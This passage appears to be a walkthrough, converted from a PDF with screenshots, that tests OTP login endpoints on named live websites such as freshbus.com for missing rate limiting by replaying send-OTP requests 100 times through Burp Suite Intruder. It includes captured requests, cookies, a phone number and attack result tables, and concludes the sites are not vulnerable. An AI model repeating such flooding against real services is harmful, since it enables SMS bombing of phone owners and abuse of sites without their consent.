
Step 2 : Enter your Number and click on send otp button




Step 3 : Open the Burp Suite Tool and go to the proxy tab in the tool



Step 4 : Now on your Website, there must be a resend otp button , don't just yet click on that button




Step 5 : Now to the brup suite tool and click on the intercept, this will intercept the request




Step 6 : Now in the Website go and click on resend otp button

Step 7 : Now in the burp Suite tool you can see the request in the proxy tab , right click in that tab and send that request to the intruder



Step 8 : In the Intruder Tab we can see the entire request that is been sent , click on the clear button on the right side

Step 9 : Again go to the Proxy tab and off the intercept by click on intercept off button



Step 10 : Now go to the Intruder tab and in the request we can see the accept-language text in that accept language we can see a number like q=0.5 , in this select the 5 number and click on the add button on right side

Target: http://challenger.cloudflare.com

1 GET /cdn-cgi/challenge-platform/h/b/turnstile/if/ov0/av0/0/04w06/0xAAAAAAAANFOsKgYKISLG/light/normal HTTP/2
 2 Host: challenger.cloudflare.com
 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.88
 6 Accept-Encoding: gzip, deflate, br
 7 Referer: https://mepgo.in/
 8 Upgrade-Insecure-Requests: 1
 9 Sec-Fetch-Dest: iframe
 10 Sec-Fetch-Mode: navigate
 11 Sec-Fetch-Site: cross-site
 12 Sec-Fetch-User: ?1
 13 Te: trailers
 14

1 payload position

Event log (2) All issues

Step 11 : Now in the intruder tab only select the payload tab and in the payload type select the option has numbers

Payload set: 1

Payload type: Simple list

② Payload sets

This payload type is used by 1 payload set.

② Payload set

Paste
Load ...
Remove
Clear
Deduplicate
Add
Add from list ... [Pro version only]

Simple list
Runtime file
Custom iterator
Character substitution
Case modification
Numbers
Dates
Brute forcer
Null payloads
Character frobber
Bit flipper
Username generator

② Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

| Add | Enabled | Rule |
|--------|---------|------|
| Edit | | |
| Remove | | |
| Up | | |
| Down | | |

Event log (2) All issues

Step 12 : In the Payload setting set the payload by setting the FROM as 1 and TO HAS 100

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. The 'Payloads' tab is active. The 'Payload sets' section shows one payload set configured with a payload type of 'Numbers'. The 'Payload settings [Numbers]' section has 'From' set to 1, 'To' set to 100, and 'Step' set to 100. The 'Start attack' button is located at the top right of the payload configuration area.

Step 13 : Lastly click on the attack button in orange on the Top right corner

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. The 'Payloads' tab is active. The 'Payload sets' section shows one payload set configured with a payload type of 'Numbers'. The 'Payload settings [Numbers]' section has 'From' set to 1, 'To' set to 100, and 'Step' set to 100. The 'Start attack' button is located at the top right of the payload configuration area.

Step 14 : As we can see the attack is been started and we can start receiving the OTP , if we receive 100 otps then the application is vulnerbale to No rate limiting attack


The screenshot shows a user interface for a web application. At the top, there is a navigation bar with tabs: 'Results' (which is highlighted in orange), 'Positions', 'Payloads', 'Resource pool', and 'Settings'. Below the navigation bar is a search/filter bar with the placeholder text 'Filter: Showing all items' and a three-dot menu icon on the right. The main area contains a table with the following data:

| Requ... | Payload | Status code | Response ... | Error | Timeout | Length | Comment |
|---------|---------|-------------|--------------|-------|---------|--------|---------|
| 0 | | 200 | 114 | | | 487 | |
| 1 | 1 | 200 | 382 | | | 487 | |
| 2 | 2 | 200 | 131 | | | 487 | |
| 3 | 3 | 200 | 262 | | | 487 | |
| 4 | 4 | 200 | 205 | | | 487 | |
| 5 | 5 | 200 | 125 | | | 487 | |


Step 15: Since I am not getting any otp it is not vulnerable to the no rate limiting attack

c) <https://www.freshbus.com/>


Step 1 : Go the Website and go to the login page of that website that has otp login



Step 2 : Enter your Number and button don't click on send otp button



Step 3 : Open the Burp Suite Tool and go to the proxy tab in the tool and on the intercept



Step 4 : Now on your Website, click on the send otp button

Step 5 : Now to the brup suite tool go to proxy and select the host name and right click and send to the intruder

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Request to https://www.freshbus.com:443 [3.109.29.242]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /api/payment/send_otp_login HTTP/2
2 Host: www.freshbus.com
3 Cookie: _gcl_au=1.1.122293; 4bs4Byt7Cz7Cf137C07c153; w0fwGnl+T1fs4DX0ialIFNwNjD; w0fwGnl+T1fs4DX0ialIFNwNjD; _click=h4477o77C17136035572
4 User-Agent: Mozilla/5.0 (W...
5 Accept: application/json, ...
6 Accept-Language: en-US,en;...
7 Accept-Encoding: gzip, def...
8 Content-Type: application/...
9 Content-Length: 43
10 Origin: https://www.freshb...
11 Referer: https://www.freshb...
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
    "username": "7028886778",
    "referralCode": ""
}
```

Scan
Scan selected insertion point
Send to Intruder **Ctrl+I**
Send to Repeater **Ctrl+R**
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer **Ctrl+O**
Insert Collaborator payload
Request in browser >
Engagement tools [Pro version only] >
Change request method
Change body encoding
Copy **Ctrl+C**
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Don't intercept requests >
Do intercept >
Convert selection >
URL-encode as you type
Cut **Ctrl+X**
Copy **Ctrl+C**
Paste **Ctrl+V**
Message editor documentation
Proxy interception documentation

?

Event log (2) All issues

Step 6 : Then go to intruder and check if your receive the request and then just go to proxy tab and off the intercept

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A single attack position is chosen, and the payload is set to 'Sniper'. The 'Start attack' button is visible. The 'Payload positions' section is expanded, showing configuration for inserting payloads into the target request. The 'Target' field contains 'https://www.freshbus.com'. The 'HTTP Request' pane displays a POST request to '/api/payment/send_ccp_login' with various headers and a JSON payload. The payload includes fields like 'username' and 'referralCode'. The 'HTTP Response' pane is currently empty.

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

HTTP history WebSockets history | Proxy settings

Forward Drop Intercept is off Action Open browser




Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

Event log (2) All issues Memory: 202.3MB

Step 7 : In the Intruder Tab we can see the entire request that is been sent , click on the clear button on the right side



Step 8 : Now go to the Intruder tab and in the request we can see the accept-language text in that accept language we can see a number like q=0.5 , in this select the 5 number and click on the add button on right side

```

POST /api/payment/send_otp_login HTTP/2
Host: www.freshbus.com
Cookie: _ga=GA1.1.122358945.1710174583; _ga_GAI.1.1297665918.1710174584; _fbp=fb.1.1710174587552.1071266323; _click=4d9047c7-47c4-47e1-8131-C_E8B8ED_ID99; gpc=1; AWSALBCORS=AWSALB+UfwGnL+Tlx4DX0ial17RwHjDyxtIxw6507ju79QWysAMhV1CvqgCx0+YTA8095eyQhne5jEoNt3Q0odWHC31TwKAu18ZtoOplic8brqfRlyTckbqpNVCzv9; AWSALBCORS-h44776a7C1360355727957C57C147C7Ca.clarity.astCFcollect; _click=4User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.8$§§§
Accept-Encoding: gzip, deflate, br
Content-Type: application/json; charset=utf-8
Content-Length: 43
Origin: https://www.freshbus.com
Referer: https://www.freshbus.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
16
17 {"username": "7020006770", "referralCode": ""}

```

Step 11 : Now in the intruder tab only select the payload tab and in the payload type select the option has numbers

Positions Payloads Resource pool Settings

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each pa

| | | |
|---------------|-------------|------------------|
| Payload set: | 1 | Payload count: 0 |
| Payload type: | Simple list | Request count: 0 |

② **Payload set**

This payload type generates a list of strings that are used as payloads.

- Paste**
- Load ...**
- Remove**
- Numbers** (selected)
- Dates**
- Brute forcer**
- Null payloads**
- Character frobber**
- Bit flipper**
- Username generator**

Add from list ... [Pro version only]

② Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

| | | |
|--------|---------|------|
| Add | Enabled | Rule |
| Edit | | |
| Remove | | |
| Up | | |
| Down | | |

Event log (2) All issues

Step 12 : In the Payload setting set the payload by setting the FROM as 1 and TO HAS 100

Positions Payloads Resource pool Settings

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

| | | |
|---------------|---------|--------------------|
| Payload set: | 1 | Payload count: 100 |
| Payload type: | Numbers | Request count: 100 |

② Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

To: 100

Step: 100

How many: 100

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0


Examples
1
321

② Payload processing

Event log (2) All issues

Memory: 202.3MB

Step 13 : Lastly click on the attack button in orange on the Top right corner



Step 14 : As we can see the attack is been started and we can start receiving the OTP , if we receive 100 otps then the application is vulnrbale to No rate limiting attack

The screenshot shows a software interface for conducting network attacks. At the top, there are buttons for 'Attack' and 'Save', and a title bar indicating the session is '4. Intruder attack of https://www.freshbus.com'. Below the title bar, a navigation bar includes tabs for 'Results', 'Positions', 'Payloads', 'Resource pool', and 'Settings'. A filter bar below the navigation bar says 'Filter: Showing all items'. The main area is a table with the following data:

| Requ... | Payload | Status code | Response ... | Error | Timeout | Length | Comment |
|---------|---------|-------------|--------------|-------|---------|--------|---------|
| 40 | 40 | 200 | 180 | | | 1175 | |
| 41 | 41 | 200 | 177 | | | 1173 | |
| 42 | 42 | 200 | 173 | | | 1175 | |
| 43 | 43 | 200 | 182 | | | 1172 | |
| 44 | 44 | 200 | 174 | | | 1173 | |
| 45 | 45 | 200 | 184 | | | 1316 | |
| 46 | 46 | 200 | 184 | | | 1316 | |

At the bottom left, it says '49 of 100'.

Step 15 : Since i am getting only few OTPs it is not vulnerable to no rate limiting

3:21 PM 📲 ⚡ 🕒 📱 🎵

📶 🌐 🔋 18%



FRESBS

3:17 PM

[385203](#) is your verification code for
login to [Freshbus](#).Please note that
the OTP expires in 10 minutes

[630043](#) is your verification code for
login to [Freshbus](#).Please note that
the OTP expires in 10 minutes

[380874](#) is your verification code for
login to [Freshbus](#).Please note that
the OTP expires in 10 minutes

[512530](#) is your verification code for
login to [Freshbus](#).Please note that
the OTP expires in 10 minutes

[519019](#) is your verification code for
login to [Freshbus](#).Please note that
the OTP expires in 10 minutes

The sender isn't in your contacts."
[Report this number](#)



